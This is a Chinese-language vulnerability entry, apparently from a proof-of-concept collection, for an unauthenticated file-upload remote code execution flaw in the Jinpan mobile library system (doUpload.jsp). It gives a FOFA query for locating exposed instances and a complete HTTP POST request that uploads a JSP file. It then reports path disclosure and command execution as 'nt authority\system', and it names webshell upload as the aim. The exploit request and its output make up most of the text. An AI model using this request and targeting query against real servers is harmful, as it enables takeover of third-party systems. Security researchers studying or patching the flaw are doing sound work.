J15-1金盘-移动图书馆系统-RCE


漏洞描述：

金盘移动图书馆系统 doUpload.jsp接口处存在文件上传漏洞，未经身份验证的攻击者可以利用此漏洞上传webshell，执行恶意代码指令，导致服务器失陷。

影响版本：

- 金盘-移动图书馆系统

网站图片：



网络测绘：

fofa语法：

FOFA：app="金盘软件-金盘移动图书馆系统"

漏洞复现：

payload：


```
POST /pages/admin/tools/uploadFile/doUpload.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK

------WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="file";filename="a.jsp"

<% out.println("Hello, World!"); %>
------WebKitFormBoundary5iALAXlSiqxJXrhK--
```

效果图：

回显了完整路径
验证



Hello, World!

RCE

nt authority\system

authority\system